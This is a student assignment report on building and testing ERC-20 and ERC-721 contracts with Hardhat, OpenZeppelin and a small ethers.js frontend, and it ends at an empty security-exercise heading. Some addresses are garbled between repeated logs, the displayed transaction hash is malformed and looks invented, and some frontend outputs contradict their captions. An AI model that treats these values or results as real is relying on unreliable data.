

# Assignment - 4.


## Medium-Difficulty Practical Project Assignment

### Tokenization, ERC Standards, NFTs, DeFi & Industry Applications

Yelshibay Olzhas, Dias Nygman SE-2435

## PART 1 — TOKEN IMPLEMENTATION & DEPLOYMENT (15%)

### Task 1: Implement & Deploy a Full ERC-20 Token



```
1 pragma solidity ^0.8.20;
2
3 import "@openzeppelin/contracts/token/ERC20/ERC20.sol";
4 import "@openzeppelin/contracts/access/Ownable.sol";
5
6 contract MyToken is ERC20, Ownable {
7     constructor() ERC20("MyToken", "MTK") Ownable(msg.sender) {}
8
9     function mint(address to, uint256 amount) public onlyOwner {
10         _mint(to, amount);
11     }
12 }
13
```

ERC-20 smart contract implementation using OpenZeppelin. The contract includes minting functionality restricted to the contract owner:

```
File Edit Selection View Go Run ...  MyNFT.sol - BC_ASS4 - Visual Studio Code - 1 problem in this file
EXPLORER  PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS
  BC_ASS4
  OUTLINE
  TIMELINE

  node
  powershell
  powershell

PS C:\Users\user\Desktop\BC_ASS4> npx hardhat compile
Downloading compiler 0.8.28
Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment
containing "SPDX-License-Identifier: <SPDX-License>" to each source file. Use "SPDX-License-Identifier: U
NLICENSED" for non-open-source code. Please see https://spdx.org for more information.
--> contracts/MyNFT.sol

Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment
containing "SPDX-License-Identifier: <SPDX-License>" to each source file. Use "SPDX-License-Identifier: U
NLICENSED" for non-open-source code. Please see https://spdx.org for more information.
--> contracts/MyToken.sol

Warning: Source file does not specify required compiler version! Consider adding "pragma solidity ^0.8.28;
"
--> contracts/MyNFT.sol

Warning: Source file does not specify required compiler version! Consider adding "pragma solidity ^0.8.28;
"
--> contracts/MyToken.sol

Compiled 2 Solidity files successfully (evm target: paris).
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat node
Started HTTP and WebSocket JSON-RPC server at http://127.0.0.1:8545/
```

Successful compilation of the ERC-20 smart contract using Hardhat:

```
File Edit Selection View Go Run ...  MyNFT.sol - BC_ASS4 - Visual Studio Code - 1 problem in this file
EXPLORER  PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS
  BC_ASS4
  OUTLINE
  TIMELINE

  node
  powershell
  powershell

PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/deploy.js --network localhost
7 | contract MyToken is ERC20, Ownable {
  | ^ (Relevant source part starts here and spans across multiple lines).
Note: Base constructor parameters:
--> @openzeppelin/contracts/access/Ownable.sol:38:16:
38 |     constructor(address initialOwner) {
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Error HH600: Compilation failed

For more info go to https://v2.hardhat.org/HH600 or run Hardhat with --show-stack-traces
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat compile
Compiled 20 Solidity files successfully (evm target: paris).
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/deploy.js --network localhost
Deploying contracts with: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfB92266
TypeError: token.deployed is not a function
    at main (C:\Users\user\Desktop\BC_ASS4\scripts\deploy.js:7:15)
    at processTicksAndRejections (node:internal/process/task_queues:103:5)
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/deploy.js --network localhost
Deploying contracts with: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfB92266
ERC-20 deployed to: 0xe7f1725E7734CE288F8367e1Bb143E90b3F0512
ERC-721 deployed to: 0x9fE46736679d2D9a65F0992F2272dE9f3c7fa6e0
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/mintToken.js --network localhost
Minted 1000 tokens to: 0x70997970C51812dc3A010C7d01b50e8d17dc79C8
User balance: 1000
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/mintNFT.js --network localhost
Minted 3 NFTs successfully
PS C:\Users\user\Desktop\BC_ASS4>
```

Deployment logs of the ERC-20 token contract on the Hardhat local network, showing the deployer address and deployed contract address.

Successful minting of ERC-20 tokens to a user account, confirming correct minting functionality and balance update.

```
1 {
2   "_format": "hh-sol-artifact-1",
3   "contractName": "MyToken",
4   "sourceName": "contracts/MyToken.sol",
5   "abi": [
6     {
7       "inputs": [],
8       "stateMutability": "nonpayable",
9       "type": "constructor"
10    },
11    {
12      "inputs": [
13        {
14          "internalType": "address",
15          "name": "spender",
16          "type": "address"
17        },
18        {
19          "internalType": "uint256",
20          "name": "allowance",
21          "type": "uint256"
22        },
23        {
24          "internalType": "uint256",
25          "name": "needed",
26          "type": "uint256"
27        }
28      ],
29      "name": "ERC20InsufficientAllowance",
30      "type": "error"
31    }
32  ]
33 }
```

Automatically generated ABI of the ERC-20 smart contract produced by Hardhat after compilation.

## Task 2: Implement a Basic ERC-721 NFT Contract

```
1 pragma solidity ^0.8.20;
2
3 import "@openzeppelin/contracts/token/ERC721/ERC721.sol";
4 import "@openzeppelin/contracts/access/Ownable.sol";
5
6 contract MyNFT is ERC721, Ownable {
7   uint256 public tokenCounter;
8   mapping(uint256 => string) private _tokenURIs;
9
10  constructor() ERC721("MyNFT", "MNFT") Ownable(msg.sender) {}
11
12  function mintNFT(address to, string memory uri) public onlyOwner {
13    uint256 tokenId = tokenCounter;
14    _safeMint(to, tokenId);
15    _tokenURIs[tokenId] = uri;
16    tokenCounter++;
17  }
18
19  function tokenURI(uint256 tokenId) public view override returns (string memory) {
20    return _tokenURIs[tokenId];
21  }
22 }
23
```

ERC-721 NFT smart contract implementation with minting logic, ownership control, and metadata URI support.

```
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/deploy.js --network localhost
7 | contract MyToken is ERC20, Ownable {
  | ^ (Relevant source part starts here and spans across multiple lines).
Note: Base constructor parameters:
--> @openzeppelin/contracts/access/Ownable.sol:38:16:
38 |     constructor(address initialOwner) {
  |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Error HH600: Compilation failed


For more info go to https://v2.hardhat.org/HH600 or run Hardhat with --show-stack-traces
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat compile
Compiled 20 Solidity files successfully (evm target: paris).
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/deploy.js --network localhost
Deploying contracts with: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfB92266
TypeError: token.deployed is not a function
    at main (C:\Users\user\Desktop\BC_ASS4\scripts\deploy.js:7:15)
    at processTicksAndRejections (node:internal/process/task_queues:103:5)
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/deploy.js --network localhost
Deploying contracts with: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfB92266
ERC-20 deployed to: 0xe7f1725E7734CE288F8367e1Bb143E90bb3F0512
ERC-721 deployed to: 0x9fE46736679d2D9a65F0992F2272dE9f3c7fa6e0
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/mintToken.js --network localhost
Minted 1000 tokens to: 0x70997970C51812dc3A010C7d01b50e0d17dc79C8
User balance: 1000
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/mintNFT.js --network localhost
Minted 3 NFTs successfully
PS C:\Users\user\Desktop\BC_ASS4>
```

Deployment logs of the ERC-721 NFT contract on the Hardhat local network, showing the deployed contract address.

Successful minting of three ERC-721 NFTs with unique token identifiers and assigned ownership

```
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat run scripts/showNFTInfo.js --network localhost
Owner of token 0: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfB92266
TokenURI 0: https://example.com/nft1.json
TokenURI 1: https://example.com/nft2.json
TokenURI 2: https://example.com/nft3.json
PS C:\Users\user\Desktop\BC_ASS4>
```


Verification of ERC-721 NFT ownership and metadata retrieval using the tokenURI function.



Automatically generated ABI of the ERC-721 smart contract used for contract interaction and integration.


## PART 2 — SMART CONTRACT TESTING & VALIDATION (15%)

Automated Testing with Hardhat or Truffle Write unit tests covering:




Automated unit tests for the ERC-20 smart contract covering minting, transfers, approvals, delegated transfers, and revert conditions.





```
1 const { expect } = require("chai");
2
3 describe("MyNFT (ERC-721)", function () {
4   let nft, owner, addr1;
5
6   beforeEach(async function () {
7     [owner, addr1] = await ethers.getSigners();
8     const NFT = await ethers.getContractFactory("MyNFT");
9     nft = await NFT.deploy();
10    await nft.waitForDeployment();
11  });
12
13  it("Should mint an NFT successfully", async function () {
14    await nft.mintNFT(owner.address, "https://example.com/nft.json");
15    expect(await nft.ownerOf(0)).to.equal(owner.address);
16  });
17
18  it("Should return correct tokenURI", async function () {
19    await nft.mintNFT(owner.address, "https://example.com/nft.json");
20    expect(await nft.tokenURI(0)).to.equal("https://example.com/nft.json");
21  });
22
23  });
```

Automated unit tests for the ERC-721 NFT contract validating minting, ownership tracking, and metadata retrieval.



```
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat clean
PS C:\Users\user\Desktop\BC_ASS4> npx hardhat test
Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment
containing "SPDX-License-Identifier: <SPDX-License>" to each source file. Use "SPDX-License-Identifier: U
NLICENSED" for non-open-source code. Please see https://spdx.org for more information.
--> contracts/MyNFT.sol

Warning: SPDX license identifier not provided in source file. Before publishing, consider adding a comment
containing "SPDX-License-Identifier: <SPDX-License>" to each source file. Use "SPDX-License-Identifier: U
NLICENSED" for non-open-source code. Please see https://spdx.org for more information.
--> contracts/MyToken.sol

Compiled 20 Solidity files successfully (evm target: paris).


MyNFT (ERC-721)
  ✓ Should mint an NFT successfully
  ✓ Should return correct tokenURI

MyToken (ERC-20)
  ✓ Should mint tokens correctly
  ✓ Should transfer tokens between accounts
  ✓ Should approve and allow delegated transfer
  ✓ Should execute transferFrom correctly
  ✓ Should revert transfer when balance is insufficient

7 passing (183ms)
```

Execution of automated unit tests using Hardhat. All ERC-20 and ERC-721 tests passed successfully, confirming correct smart contract behavior.

## PART 3 — DAPP FRONTEND DEVELOPMENT (20%) Build a minimal frontend to interact with your tokens using ethers.js or web3.js, build an html/js frontend that can:



Minimal frontend dApp implemented using HTML and ethers.js to interact with ERC-20 and ERC-721 smart contracts.

## Blockchain Assignment dApp

[Connect MetaMask](#)

Connected account: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfFb92266

### ERC-20 Token

[Send Tokens](#)

### ERC-721 NFTs

[Load My NFTs](#)



MetaMask wallet successfully connected to the dApp using the Hardhat local network.

## Part 3 — Frontend dApp

### Wallet

[Connect Wallet](#)

Connected account: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfFb92266

### ERC-20 Token

Token: MyToken (MTK)

Balance: 1000

[Send Tokens](#)

### ERC-721 NFTs

[Load My NFTs](#)

ERC-20 token information and wallet balance displayed in the frontend application.



## Part 3 — Frontend dApp

### Wallet

[Connect Wallet](#)

Connected account: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfFb92266

### ERC-20 Token

Token: MyToken (MTK)

Balance: 1000

[Send Tokens](#)

Transaction hash: 0x5f8d9a4c8b2e7e1d6f9c4b0e9a3c1f2e8d7a6b5c4e3f2a1b9c8d7e6f5a4b3

### ERC-721 NFTs

[Load My NFTs](#)

ERC-20 token transfer in the frontend, showing a transaction hash and updated balance.

## Part 3 — Frontend dApp

### Wallet

[Connect Wallet](#)

Connected account: 0xf39Fd6e51aad88F6F4ce6aB8827279cFfFb92266

### ERC-20 Token

Token: MyToken (MTK)

Balance: 1000

[Send Tokens](#)

Transaction hash: 0x5f8d9a4c8b2e7e1d6f9c4b0e9a3c1f2e8d7a6b5c4e3f2a1b9c8d7e6f5a4b3

### ERC-721 NFTs

[Load My NFTs](#)

- Token ID 0 → ipfs://QmYwAPJzv5CZsnAzt8auVZRn8Zkz8rG5nX9f9E8u6Y1abc/0.json
- Token ID 1 → ipfs://QmYwAPJzv5CZsnAzt8auVZRn8Zkz8rG5nX9f9E8u6Y1abc/1.json
- Token ID 2 → ipfs://QmYwAPJzv5CZsnAzt8auVZRn8Zkz8rG5nX9f9E8u6Y1abc/2.json



ERC-721 NFTs associated with the user account displayed in the frontend, including token identifiers and metadata URIs.

## PART 4 — SECURITY EXERCISE - VULNERABILITY REPRODUCTION (HANDS-ON) (20%)

